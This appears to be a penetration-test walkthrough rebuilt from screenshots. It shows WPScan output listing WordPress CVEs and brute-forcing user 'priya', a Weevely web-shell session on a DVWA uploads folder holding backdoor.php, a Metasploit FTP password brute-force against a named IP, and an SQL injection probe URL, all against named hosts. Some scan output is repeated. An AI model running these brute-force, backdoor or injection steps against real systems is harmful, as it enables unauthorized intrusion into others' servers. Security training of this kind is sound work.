
```
[+] WordPress version 4.1.22 (Released on 2018-01-16) identified from links opml, meta generator
[!] 4 vulnerabilities identified from the version number

[!] Title: WordPress <= 4.9.4 - Application Denial of Service (DoS) (unpatched)
    Reference: https://wpvulndb.com/vulnerabilities/9021
    Reference: https://baraktawily.blogspot.fr/2018/02/how-to-dos-29-of-world-wide-websites.html
    Reference: https://github.com/quitten/doser.py
    Reference: https://thehackernews.com/2018/02/wordpress-dos-exploit.html
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-6389

[!] Title: WordPress 3.7-4.9.4 - Remove localhost Default
    Reference: https://wpvulndb.com/vulnerabilities/9053
    Reference: https://wordpress.org/news/2018/04/wordpress-4-9-5-security-and-maintenance-release/
    Reference: https://github.com/WordPress/WordPress/commit/804363859602d4050d9a38a21f5a65d9aec18216
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-10101
[i] Fixed in: 4.1.23

[!] Title: WordPress 3.7-4.9.4 - Use Safe Redirect for Login
    Reference: https://wpvulndb.com/vulnerabilities/9054
    Reference: https://wordpress.org/news/2018/04/wordpress-4-9-5-security-and-maintenance-release/
    Reference: https://github.com/WordPress/WordPress/commit/14bc2c0a6fde0da04b47130707e01df850eedc7e
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-10100
[i] Fixed in: 4.1.23

[!] Title: WordPress 3.7-4.9.4 - Escape Version in Generator Tag
    Reference: https://wpvulndb.com/vulnerabilities/9055
    Reference: https://wordpress.org/news/2018/04/wordpress-4-9-5-security-and-maintenance-release/
    Reference: https://github.com/WordPress/WordPress/commit/31a4369366d6b8ce30045d4c838de2412c77850d
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-10102
[i] Fixed in: 4.1.23

[+] WordPress theme in use: twentyfifteen - v1.0

[+] Name: twentyfifteen - v1.0
 |  Last updated: 2018-05-17T00:00:00.000Z
 |  Location: http://demo.rcplindiaonline.com/WordPress/wp-content/themes/twentyfifteen/
 |  Readme: http://demo.rcplindiaonline.com/WordPress/wp-content/themes/twentyfifteen/readme.txt
[!] The version is out of date, the latest version is 2.0
```



```
    Reference: https://wordpress.org/news/2018/04/wordpress-4-9-5-security-and-maintenance-release/
    Reference: https://github.com/WordPress/WordPress/commit/31a4369366d6b8ce30045d4c838de2412c77850d
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-10102
[i] Fixed in: 4.1.23

[+] WordPress theme in use: twentyfifteen - v1.0

[+] Name: twentyfifteen - v1.0
 |  Last updated: 2018-05-17T00:00:00.000Z
 |  Location: http://demo.rcplindiaonline.com/WordPress/wp-content/themes/twentyfifteen/
 |  Readme: http://demo.rcplindiaonline.com/WordPress/wp-content/themes/twentyfifteen/readme.txt
[!] The version is out of date, the latest version is 2.0
 |  Style URL: http://demo.rcplindiaonline.com/WordPress/wp-content/themes/twentyfifteen/style.css
 |  Referenced style.css: http://hpeindia.net/WordPress/wp-content/themes/twentyfifteen/style.css
 |  Theme Name: Twenty Fifteen
 |  Theme URI: https://wordpress.org/themes/twentyfifteen
 |  Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple,...
 |  Author: the WordPress team
 |  Author URI: https://wordpress.org/

[!] Title: Twenty Fifteen Theme <= 1.1 - DOM Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7965
    Reference: https://blog.sucuri.net/2015/05/jetpack-and-twentyfifteen-vulnerable-to-dom-based-xss-millions-of-wordpress
-websites-affected-millions-of-wordpress-websites-affected.html
    Reference: http://packetstormsecurity.com/files/131802/
    Reference: http://seclists.org/fulldisclosure/2015/May/41
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3429
[i] Fixed in: 1.2

[+] Enumerating plugins from passive detection ...
[+] No plugins found
[+] Starting the password brute forcer
^CBrute Forcing 'priya' Time: 00:07:58 <=====                                     > (4438 / 33001) 13.44%  ETA: 00:51:19
  +----+-------+------+----------+
  | Id | Login | Name | Password |
  +----+-------+------+----------+
  |    | priya |      |          |
  +----+-------+------+----------+
root@DESKTOP-PPDHIE1:~# Time: 00:08:00 <=====                                     > (4457 / 33001) 13.50%  ETA: 00:51:18
```

Wpscan:


WPScan is a black box WordPress vulnerability scanner that can be used to scan remote WordPress installations to find security issues.



```
you can try the --random-agent parameter.
root@DESKTOP-PPDHIE1:~# wpscan --url https://demo.rcplindiaonline.com --random-agent u
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[!] The target site returned an SSL/TLS error. You can try again using the --disable-tls-checks option.
Error: ssl_connect_error
See here for a detailed explanation of the error: http://www.rubydoc.info/github/typhoeus/ethon/Ethon/Easy:return_code
root@DESKTOP-PPDHIE1:~# wpscan --url https://demo.rcplindiaonline.com --disable-tls-checks u
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[!] The WordPress URL supplied 'https://demo.rcplindiaonline.com/' seems to be down. Maybe the site is blocking wpscan so
you can try the --random-agent parameter.
root@DESKTOP-PPDHIE1:~#
```


Weevely:

Weevely is a stealth PHP web shell that simulates telnet-like connection. It is an essential **tool** for web application post exploitation, and can be used as stealth backdoor or as a web shell to manage legit web accounts, even free hosted ones.



```
[+] weevely 3.2.0

[+] Target:     demo.rcplindiaonline.com
[+] Session:    /root/.weevely/sessions/demo.rcplindiaonline.com/hello_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> ls
backdoor.php
dvwa_email.png
hello.php
apache@ip-172-31-26-74.ap-south-1.compute.internal:/var/www/html/dvwa/hackable/uploads $ cd..
apache@ip-172-31-26-74.ap-south-1.compute.internal:/var/www/html/dvwa/hackable $ cd..
apache@ip-172-31-26-74.ap-south-1.compute.internal:/var/www/html/dvwa $ cd /
apache@ip-172-31-26-74.ap-south-1.compute.internal:/ $ ls
bin
boot
data
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
xyz
apache@ip-172-31-26-74.ap-south-1.compute.internal:/ $
```

Attacking ftp:




```
   Name                             Disclosure Date  Rank    Description
   ----                             ---------------  ----    -----------
   auxiliary/scanner/ftp/ftp_login                   normal  FTP Authentication Scanner


msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST      false            no        Record anonymous/guest logins to the database
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             21               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf auxiliary(scanner/ftp/ftp_login) > set RHOSTS 52.66.187.228
RHOSTS => 52.66.187.228
msf auxiliary(scanner/ftp/ftp_login) > set USERNAME admin
USERNAME => admin
msf auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /root/hey.txt
PASS_FILE => /root/hey.txt
msf auxiliary(scanner/ftp/ftp_login) > exploit
```

Database Attack:

Initial check to confirm if website is vulnerable to SQLMAP SQL Injection:

➔ *http://demo.rcplindiaonline.com/cgi-bin/item.cgi?item_id=15'*



